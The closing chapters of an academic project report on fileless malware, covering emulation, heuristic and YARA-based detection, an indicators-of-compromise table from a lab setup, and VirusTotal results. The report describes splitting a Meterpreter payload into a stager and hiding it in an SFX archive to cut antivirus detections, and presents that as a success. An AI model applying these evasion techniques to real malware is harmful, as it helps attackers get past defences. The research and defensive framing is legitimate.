Emulator executes the object’s instructions one by one in a safe virtual environment, collects artifacts and passes them to the heuristic analyzer to detect malicious behavior features of a binary file or a script. The code emulation method of malware detection scans a file’s behavior by emulating its execution in a virtual (emulated) environment. In general, this approach is similar to that of malware detection in a sandbox, but emulation and full-featured sandboxing differ in details of design and application. An emulator emulates only the execution of the sample itself. It temporarily creates objects that the sample interacts with: passwords a piece of malware will want to steal, antiviruses it will attempt to stop memory, system registry and so on. These objects are not real parts of the OS or software, but imitations made by the emulator. Its control over the emulated environment lets the emulator fast-forward time, witness future file behavior and prevent malware from evasion-by-time-delay. An emulator determines essential behavior features of a scanned file while using far fewer resources than a sandbox, and it is suitable for user hosts. Execution of unknown files is usually postponed until they are scanned with an emulator. The emulation approach is not new, but some emulators are very advanced, and their share in malware detection is substantial. Today’s emulators are empowered with cloud-based reputation services, and their efficacy is boosted by machine learning. Running the Powershell scripts in emulation is better to identify any malicious indications.

7.3 HEURISTICS

Heuristic malware detection approaches examines each command as it's activated and looks for any suspicious behaviors, such as self-replication, overwriting files, and other actions that are common to viruses. Heuristic analysis is also one of the few methods capable of combating polymorphic viruses - the term for malicious code that constantly changes and adapts. Heuristics like a Powershell script running from a browser or a word document can be considered suspicious. Heuristics cannot make clear conclusions whether the suspected script is malicious or not.

7.4 YARA

An open-source tool that can be used to design rules which will help in identifying malicious instructions and strings specific to a memory-run malware. YARA is a tool aimed at helping malware researchers to identify and classify malware samples. With YARA, one can create descriptions of malware families based on textual or binary patterns. Each description, a.k.a rule, consists of a set of strings and a boolean expression which determine its logic. If any process that matches the patterns specified in the YARA rules, then it is classified as a malware. YARA is multi-platform, running on Windows, Linux and Mac OS X, and can be used through its command-line interface or from your own Python scripts with the yara-python extension.

CHAPTER 8

RESULTS AND DISCUSSIONS


The study carefully examines how a malicious fileless malware is created using Visual Studio and C++ and illustrated the entire malware lifecycle around it from initial access to post-exploitation and persistence. The victim system has been examined using both live and network forensic analysis and relevant artifacts like process name, PID, IP addresses and the boilerplate code image were found.

IoC	**Values**
Process Name	ShellCode.exe
PID	15396
Host IP address	192.168.56.1
C&C Server IP address	192.168.56.102
Hash	596e095a9616e3b2b1aad063332be4e9bf2eb ed9bfe2aa98545d3f551dbf84dd

Table 8.1: Collected Indicators of Compromises.

The study has also shown that blocking the C&C server IP address on the victim system using the Windows Firewall will effectively shut down the attacker. Without an active connection, the meterpreter shell will expire and the attacker would no longer be able to send commands to the victim system. Creating the firewall rule can be done using the simple firewall rule creation wizard.

The malware obfuscation using SFX archive and the splitting of malware into payload and the stager boilerplate has reduced the detection drastically as shown in Fig 8.1. These results were taken from the open source malware scanner called VirusTotal.



7 security vendors flagged this file as malicious

618abfadf07dd2409051aafae524b4fa3f763b91bbe19b8942db01f98387c342
svchost.exe
invalid-rich-pe-linker-version invalid-rich-pe-modified-iat peexe

276.50 KB
Size

2021-08-18 18:14:52 UTC
a moment ago

47 security vendors flagged this file as malicious

098a08da1dd93d94f3bc555176363d389b58efc44835c3e6072e31f4155732c2
shell.exe
64bits assembly invalid-rich-pe-linker-version peexe

7.00 KB
Size

2021-07-30 02:47:13 UTC
a moment ago

Fig 8.1: VirusTotal scan results for boilerplate (top) and raw payload (bottom).

This shows that the obfuscation technique used was successful.

CHAPTER 9

CONCLUSIONS

Fileless malware has been successfully designed and is shown to be capable of exploiting any fully patched Windows 10 operating systems as of the time of publishing this literature. The race between the methods of malware obfuscation used in this study and the latest antivirus software's detection mechanisms is still going on, but many times the obfuscation techniques have secured its fair share of triumph. In case of forensic analysis, live analysis and network analysis has been conducted on the environment and artifacts like PID, executables, IP addresses and other IoCs were found. Considering the fact that the payload and exploit mechanisms are quite strong, the aspects that need further attention are obfuscation, persistence, detection mechanisms and forensic analysis. Although this study does touch up on these aspects on a basic level, further detailed study would be more beneficial for the scientific community.

REFERENCES

[1] M. Kaushik, M. Malik and B. Narwal, "Developing Malware and Analyzing it Afore & After Steganography with OSINTs," 2020 IEEE International Conference for Innovation in Technology (INOCON), 2020, pp. 1-4, doi: 10.1109/INOCON50539.2020.9298288.

[2] B. N. Sanjay, D. C. Rakshith, R. B. Akash and D. V. V. Hegde, "An Approach to Detect Fileless Malware and Defend its Evasive mechanisms," *2018 3rd International Conference on Computational Systems and Information Technology for Sustainable Solutions (CSITSS)*, 2018, pp. 234-239, doi: 10.1109/CSITSS.2018.8768769.

[3] A. Johnson and R. J. Haddad, "Evading Signature-Based Antivirus Software Using Custom Reverse Shell Exploit," SoutheastCon 2021, 2021, pp. 1-6, doi: 10.1109/SoutheastCon45413.2021.9401881.

[4] A. Afreen, M. Aslam and S. Ahmed, "Analysis of Fileless Malware and its Evasive Behavior," 2020 International Conference on Cyber Warfare and Security (ICCWS), 2020, pp. 1-8, doi: 10.1109/ICCWS48432.2020.9292376.

[5] F. A. Garba, K. I. Kunya, S. A. Ibrahim, A. B. Isa, K. M. Muhammad and N. N. Wali, "Evaluating the State of the Art Antivirus Evasion Tools on Windows and Android Platform," 2019 2nd International Conference of the IEEE Nigeria Computer Chapter (NigeriaComputConf), 2019, pp. 1-4, doi: 10.1109/NigeriaComputConf45974.2019.8949637.

[6] Matt Graeber, “Abusing Windows Management Instrumentation (WMI) to Build a Persistent, Asynchronous, and Fileless Backdoor”(Online), Black Hat 2015.

[7]https://www.mcafee.com/enterprise/en-in/security-awareness/ransomware/what-is-fileless-malware.html

[8] https://www.crowdstrike.com/cybersecurity-101/malware/fileless-malware/